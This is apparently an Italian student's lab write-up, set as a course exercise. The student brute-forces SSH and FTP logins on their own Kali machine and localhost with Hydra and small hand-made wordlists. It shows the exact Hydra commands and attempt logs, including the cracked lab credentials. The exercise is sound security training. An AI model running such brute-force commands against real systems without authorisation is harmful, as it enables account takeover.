

# Cracking dell'autenticazione SSH con Hydra – Traccia Fase 1

## Creazione utente e verifica SSH:

```
File Actions Edit View Help
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:04:42:0f brd ff:ff:ff:ff:ff:ff
   inet 192.168.20.22/24 brd 192.168.20.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
(kali@kali)-[~]
$
```

```
File Actions Edit View Help
(kali@kali)-[~]
$ sudo adduser test_user
[sudo] password for kali:
info: Adding user 'test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group 'test_user' (1001) ...
info: Adding new user 'test_user' (1001) with group 'test_user (1001)' ...
info: Creating home directory '/home/test_user' ...
info: Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
info: Adding new user 'test_user' to supplemental / extra groups 'users' ...
info: Adding user 'test_user' to group 'users' ...
(kali@kali)-[~]
$
```

```
test_user@kali: ~  
File Actions Edit View Help  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
Full Name []:  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:  
Is the information correct? [Y/n] y  
info: Adding new user 'test_user' to supplemental / extra groups 'users' ...  
info: Adding user 'test_user' to group 'users' ...  
  
-(kali@kali)-[~]  
$ sudo service ssh start  
  
-(kali@kali)-[~]  
$ ssh test_user@192.168.20.22  
The authenticity of host '192.168.20.22 (192.168.20.22)' can't be established.  
ED25519 key fingerprint is SHA256:3b5RT0LY6J13Qgkuq19PruJ81R/Sv6Tw0SezHRNhn0Y.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.20.22' (ED25519) to the list of known hosts.  
test_user@192.168.20.22's password:  
Linux kali 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
-(test_user@kali)-[~]  
$
```


## Test Hydra:

usando il comando: **hydra -l test\_user -p testpass 192.168.20.22 -t 4 ssh**

in questo caso utente e password sono noti, quindi completo subito i campi richiesti

```
test_user@kali: ~  
File Actions Edit View Help  
  
-(kali@kali)-[~]  
$ sudo service ssh start  
  
-(kali@kali)-[~]  
$ ssh test_user@192.168.20.22  
The authenticity of host '192.168.20.22 (192.168.20.22)' can't be established.  
ED25519 key fingerprint is SHA256:3b5RT0LY6J13Qgkuq19PruJ81R/Sv6Tw0SezHRNhn0Y.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.20.22' (ED25519) to the list of known hosts.  
test_user@192.168.20.22's password:  
Linux kali 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
-(test_user@kali)-[~]  
$ hydra -l test_user -p testpass 192.168.20.22 -t 4 ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,  
these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 09:54:41  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task  
[DATA] attacking ssh://192.168.20.22:22/  
[22][ssh] host: 192.168.20.22 login: test_user password: testpass  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 09:54:41  
  
-(test_user@kali)-[~]  
$
```

Simulazione con Hydra: **su consiglio del nostro magico Prof**, ho utilizzato dei dizionari creati in modo manuale con utenti e psw basic, così da diminuire i tempi del processo.



```
(kali@kali) [~]
$ hydra -L ~/Desktop/utenti_veloci.txt -P ~/Desktop/psw_veloci.txt 192.168.20.22 -t 4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 10:23:53
[DATA] max 4 tasks per 1 server, overall 4 tasks, 60 login tries (l:6/p:10), ~15 tries per task
[DATA] attacking ssh://192.168.20.22:22/
[ATTEMPT] target 192.168.20.22 - login "admin" - pass "123456" - 1 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.20.22 - login "admin" - pass "password" - 2 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.20.22 - login "admin" - pass "admin" - 3 of 60 [child 2] (0/0)
[ATTEMPT] target 192.168.20.22 - login "admin" - pass "testpass" - 4 of 60 [child 3] (0/0)
[ATTEMPT] target 192.168.20.22 - login "admin" - pass "kali123" - 5 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.20.22 - login "admin" - pass "toor" - 6 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.20.22 - login "admin" - pass "guest" - 7 of 60 [child 2] (0/0)
[ATTEMPT] target 192.168.20.22 - login "admin" - pass "abc123" - 8 of 60 [child 3] (0/0)
[ATTEMPT] target 192.168.20.22 - login "admin" - pass "abcd1234" - 9 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.20.22 - login "admin" - pass "" - 10 of 60 [child 2] (0/0)
[ATTEMPT] target 192.168.20.22 - login "test_user" - pass "123456" - 11 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.20.22 - login "test_user" - pass "password" - 12 of 60 [child 2] (0/0)
[ATTEMPT] target 192.168.20.22 - login "test_user" - pass "admin" - 13 of 60 [child 3] (0/0)
[ATTEMPT] target 192.168.20.22 - login "test_user" - pass "testpass" - 14 of 60 [child 2] (0/0)
[ATTEMPT] target 192.168.20.22 - login "test_user" - pass "kali123" - 15 of 60 [child 1] (0/0)
[22][ssh] host: 192.168.20.22 login: test_user password: testpass
[ATTEMPT] target 192.168.20.22 - login "user" - pass "123456" - 21 of 60 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.20.22 - login "user" - pass "123456" - 21 of 60 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.20.22 - login "user" - pass "123456" - 21 of 60 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.20.22 - login "user" - pass "123456" - 21 of 60 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.20.22 - login "user" - pass "123456" - 21 of 60 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.20.22 - login "user" - pass "123456" - 21 of 60 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.20.22 - login "user" - pass "123456" - 21 of 60 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.20.22 - login "user" - pass "123456" - 21 of 60 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.20.22 - login "user" - pass "password" - 22 of 60 [child 0] (0/0)
```

## Configurazione servizio FTP e cracking autenticazione con Hydra- Fase 2

Con il comando: **sudo service vsftpd start** ho avviato il servizio per poi creare una nuova utenza.

In questo caso per velocizzare la riuscita del test ho applicato il consiglio del prof, creando una wordlist più aggiornata contenente utenti e psw.

Con il comando **hydra -L ~/Desktop/utentift.txt -P ~/Desktop/pswftp.txt ftp://127.0.0.1 -t 4 -V**

```
kali@kali: ~  
File Actions Edit View Help  
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.  
  
(kali@kali)-[~]  
└─$ sudo service vsftpd start  
  
(kali@kali)-[~]  
└─$ hydra -L ~/Desktop/utentiftp.txt -P ~/Desktop/pswftp.txt ftp://127.0.0.1 -t 4 -V  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 11:11:12  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -i to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 120 login tries (l:12/p:10), ~30 tries per task  
[DATA] attacking ftp://127.0.0.1:21/  
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456" - 1 of 120 [child 0] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password" - 2 of 120 [child 1] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "andreal23" - 3 of 120 [child 2] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "paolol" - 4 of 120 [child 3] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "guest" - 5 of 120 [child 3] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "ftpl23" - 6 of 120 [child 2] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "admin" - 7 of 120 [child 1] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "test123" - 8 of 120 [child 0] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "" - 9 of 120 [child 3] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "ciaobello123" - 10 of 120 [child 1] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftp" - pass "123456" - 11 of 120 [child 2] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftp" - pass "password" - 12 of 120 [child 0] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftp" - pass "andreal23" - 13 of 120 [child 3] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftp" - pass "paolol" - 14 of 120 [child 0] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftp" - pass "guest" - 15 of 120 [child 2] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftp" - pass "ftpl23" - 16 of 120 [child 1] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftp" - pass "admin" - 17 of 120 [child 3] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftp" - pass "test123" - 18 of 120 [child 2] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftp" - pass "" - 19 of 120 [child 0] (0/0)
```

```
kali@kali: ~  
File Actions Edit View Help  
[ATTEMPT] target 127.0.0.1 - login "ftp_prova" - pass "andreal23" - 93 of 120 [child 2] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftp_prova" - pass "paolol" - 94 of 120 [child 0] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftp_prova" - pass "guest" - 95 of 120 [child 1] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftp_prova" - pass "ftpl23" - 96 of 120 [child 3] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftp_prova" - pass "admin" - 97 of 120 [child 2] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftp_prova" - pass "test123" - 98 of 120 [child 0] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftp_prova" - pass "" - 99 of 120 [child 1] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftp_prova" - pass "ciaobello123" - 100 of 120 [child 3] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftpprova" - pass "123456" - 101 of 120 [child 2] (0/0)  
[21][ftp] host: 127.0.0.1 login: ftp_prova password: ciaobello123  
[ATTEMPT] target 127.0.0.1 - login "ftpprova" - pass "password" - 102 of 120 [child 3] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftpprova" - pass "andreal23" - 103 of 120 [child 0] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftpprova" - pass "paolol" - 104 of 120 [child 2] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftpprova" - pass "guest" - 105 of 120 [child 1] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftpprova" - pass "ftpl23" - 106 of 120 [child 3] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftpprova" - pass "admin" - 107 of 120 [child 0] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftpprova" - pass "test123" - 108 of 120 [child 1] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftpprova" - pass "" - 109 of 120 [child 3] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "ftpprova" - pass "ciaobello123" - 110 of 120 [child 2] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "" - pass "123456" - 111 of 120 [child 0] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "" - pass "password" - 112 of 120 [child 1] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "" - pass "andreal23" - 113 of 120 [child 0] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "" - pass "paolol" - 114 of 120 [child 3] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "" - pass "guest" - 115 of 120 [child 2] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "" - pass "ftpl23" - 116 of 120 [child 1] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "" - pass "admin" - 117 of 120 [child 0] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "" - pass "test123" - 118 of 120 [child 3] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "" - pass "" - 119 of 120 [child 2] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "" - pass "ciaobello123" - 120 of 120 [child 1] (0/0)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 11:12:58  
  
(kali@kali)-[~]  
└─$
```

Come vediamo nell'immagine sopra sono state trovate le credenziali giuste:

login: **ftp\_prova**    password: **ciaobello123**